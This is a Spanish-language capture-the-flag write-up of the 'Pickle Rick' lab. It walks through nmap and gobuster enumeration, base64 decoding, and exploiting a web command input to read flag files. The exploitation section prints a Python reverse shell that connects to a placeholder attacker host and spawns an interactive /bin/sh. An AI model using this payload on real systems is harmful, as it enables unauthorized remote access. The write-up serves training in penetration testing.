# Write-Up: Pickle Rick

#### Herramientas utilizadas:

- nmap para escaneo de puertos
- gobuster para enumeración de directorios
- base64 para decodificación de strings
- python para ejecución de una reverse shell
- less para visualizar archivos restringidos

#### ¿Qué aprendí?

- Importancia de la enumeración web y análisis de código fuente
- Identificación de "rabbit holes" y cómo evitarlos
- Ejecución de comandos y explotación de una shell inversa
- Métodos alternativos para leer archivos cuando comandos básicos están restringidos

## **Escaneo Inicial**

Lo primero que realicé fue un escaneo rápido con nmap para identificar los puertos abiertos en la máquina objetivo:

```
> sudo nmap -Pn -p- --min-rate 5000 -Pn -n 10.10.25.19 -vvv
[sudo] contraseña para eduardo:
Starting Nmap 7.945VN ( https://nmap.org ) at 2025-02-18 15:28 CST
Initiating SYN Stealth Scan at 15:28
Scanning 10.10.25.19 [65535 ports]
Discovered open port 22/tcp on 10.10.25.19
Discovered open port 80/tcp on 10.10.25.19
Completed SYN Stealth Scan at 15:29, 14.91s elapsed (65535 total ports)
Nmap scan report for 10.10.25.19
Host is up, received user-set (0.17s latency).
Scanned at 2025-02-18 15:28:52 CST for 15s
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 63
80/tcp open http syn-ack ttl 63
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.02 seconds
Raw packets sent: 72723 (3.200MB) | Rcvd: 72117 (2.885MB)
```


### Explicación de los parámetros:

- -Pn: No realiza un ping previo (útil si ICMP está bloqueado).
- -sS: Escaneo SYN (semi sigiloso).
- -p-: Escanea todos los puertos (0-65535).
- --min-rate 5000: Acelera el escaneo enviando al menos 5000 paquetes por segundo.
- -n: No resuelve nombres de dominio.
- -vvv: Modo muy detallado.

Con este escaneo, descubrí que los puertos 22 (SSH) y 80 (HTTP) estaban abiertos. Para obtener más detalles, realicé otro escaneo con -sV para identificar las versiones de los servicios en ejecución:

### sudo nmap -sV -p 22,80 10.10.25.2

Se detectó que el puerto 80 estaba corriendo Apache, por lo que accedí a la dirección IP en el navegador.



se puede visualizar esto.


### **Enumeración Web**

Al inspeccionar el código fuente de la página, encontré un comentario que contenía un posible usuario. Luego, ejecuté un escaneo de directorios con gobuster para descubrir archivos o directorios interesantes.

```
[+] User Agent:
                        gobuster/3.6
[+] Timeout:
________
Starting gobuster in directory enumeration mode
/index.html
                 (Status: 200) [Size: 1062]
                 (Status: 200) [Size: 882]
/login.php
                 (Status: 403) [Size: 277]
/.htaccess
/robots.txt
                  (Status: 200) [Size: 17]
                 (Status: 200) [Size: 1062]
/.html
                  (Status: 403) [Size: 277]
                  (Status: 302) [Size: 0] [--> /login.php
/portal.php
                  (Status: 403) [Size: 277]
/.php
                  (Status: 403) [Size: 277]
/.htpasswd
                  (Status: 403) [Size: 277]
/.htm
                  (Status: 403) [Size: 277]
/.htpasswds
                  (Status: 403) [Size: 277]
/.htgroup
                  (Status: 403) [Size: 277]
/wp-forum.phps
/.htaccess.bak
                  (Status: 403) [Size: 277]
/.htuser
                  (Status: 403) [Size: 277]
/.ht
                  (Status: 403) [Size: 277]
```

```
gobuster dir -u http://10.10.215.34 -w ~/git/SecLists/Discovery/Web-Content/raft-large-files.txt -t 50
```

Encontre un inicio de sesión y un archivo txt, en el cual contenía el siguiente contenido



lo cual parece tonto, pero nos servira para poder inciar sesion, en el formulario de php.

# Explotación y Acceso Inicial

Me olvidé de tomar capturas de pantalla del formulario y la página principal, pero en esta última encontré un input que ejecutaba comandos en el servidor. Además, inspeccionando el código fuente, encontré un comentario con una cadena codificada en Base64.

usando base64 decode podremos saber el contenido desencriptado <a href="https://www.base64decode.org/">https://www.base64decode.org/</a>

Después de realizar este proceso cinco veces, descubrí que el mensaje decodificado decía Rabbit hole, lo cual significa que era una trampa diseñada para distraer al atacante.

Una vez superada esta distracción, decidí probar una reverse shell en el input de comandos:

import socket, subprocess, os

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("ip-atacante", 4444)) # Conectamos al atacante
os.dup2(s.fileno(), 0) # Redirigimos entrada estándar
os.dup2(s.fileno(), 1) # Redirigimos salida estándar
os.dup2(s.fileno(), 2) # Redirigimos error estándar
```

subprocess.call(["/bin/sh", "-i"]) # Obtenemos una shell interactiva

## Obtención de los Ingredientes

# **Primer Ingrediente**

- Se encontraba en el directorio por defecto con el nombre Sup3rS3cretPickl3Ingred.txt.
- Como cat y nano estaban deshabilitados, utilicé less para visualizar su contenido:

```
$ pwd
/var/www/html
$ ls
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

### **Segundo Ingrediente**

• Ubicado en el directorio de rick.

```
$ pwd
/home/rick
$ ls
second ingredients
$ less second*
1 jerry tear
$ |
```

### **Tercer Ingrediente**

- Ubicado en el directorio root.
- Para ver su contenido, usé sudo less.

## Conclusión

Este reto me permitió practicar varias habilidades clave en pentesting:

- Enumeración con nmap y gobuster.
- Decodificación de Base64 y detección de rabbit holes.
- Ejecución de comandos y explotación de una shell inversa.
- Uso de técnicas para visualizar archivos cuando cat y nano están restringidos.

En futuras pruebas, planeo mejorar mi rapidez en la detección de distracciones y optimizar mis técnicas de escalada de privilegios.